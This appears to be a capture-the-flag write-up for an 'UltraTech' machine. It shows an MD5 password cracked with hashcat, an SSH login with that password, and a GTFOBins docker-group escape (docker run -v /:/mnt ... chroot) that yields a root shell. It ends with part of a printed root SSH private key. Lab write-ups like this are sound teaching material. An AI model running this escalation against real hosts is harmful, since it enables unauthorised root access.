
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: f357a0c52799563c7c7b76c1e7543a32
Time.Started.....: Thu Dec 9 07:23:22 2021 (3 secs)
Time.Estimated...: Thu Dec 9 07:23:25 2021 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2389.2 kH/s (0.22ms) @ Accel:1024
```


Privilege Escalation:

I was able to crack the hash encrypted password of user r00t. After this, I accessed the target system as r00t user with the below command.

Command: `ssh r00t@10.10.108.145`

Password: n100906




```
r00t@ultratech-prod: ~  
0.108.145  
Swap usage: 0% IP address for docker0: 172.17.0.1  
  
1 package can be updated.  
0 updates are security updates.  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
Last login: Thu Dec 9 12:25:20 2021 from 10.9.1.203  
r00t@ultratech-prod:~$ pwd  
/home/r00t  
r00t@ultratech-prod:~$ whoami  
r00t  
r00t@ultratech-prod:~$
```

I was successfully able to login as r00t user. Then by using the `id` command, I found that I was in the **group docker**.

```
r00t@ultratech-prod: ~  
r00t@ultratech-prod:~$ sudo -l  
[sudo] password for r00t:  
Sorry, user r00t may not run sudo on ultratech-prod.  
r00t@ultratech-prod:~$ id  
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)  
r00t@ultratech-prod:~$
```

Then I searched for local privilege escalation exploit for docker on gtfobins & I found an exploit.

<https://gtfobins.github.io/gtfobins/docker/>



Then I ran the exploit but it failed because the default docker image name was not found. So, I used **docker images** command to find the name of the docker images.

Default image name: alpine

Image name that I found: 495d6437fc1e

Then I launched the exploit again & this time I **got the shell as root user**.

```
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get https://registry-1.docker.io/v2/: net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers).
See 'docker run --help'.
r00t@ultratech-prod:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
SIZE
bash                 latest             495d6437fc1e       2 years ago
15.8MB
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it 495d6437fc1e chroot /mnt sh
# whoami
root
```

Then in the `/root/.ssh/id_rsa` file, I found the root flag.

```
r00t@ultratech-prod:~$ ls -la /root/.ssh/
-rw----- 1 root root 1675 Mar 22  2019 id_rsa
-rw-r--r-- 1 root root  401 Mar 22  2019 id_rsa.pub
# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3p08vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvS9SRxy8yNBQ2bx2kLYqoZpDJ0uTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMLh1MG14f0InXKTRQF8hPBWKB38BPdlnGm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojokHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiizZ0ANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZ0wXXkEWIeC3PUedMf5wQrFI0mG+mRWWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT20BzL2XoMg/NWFU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5ne0Fdep8rydYbFpVLw8sv96GN5tb/i5KQPC1u064YuC5Z0yKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTgZEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
```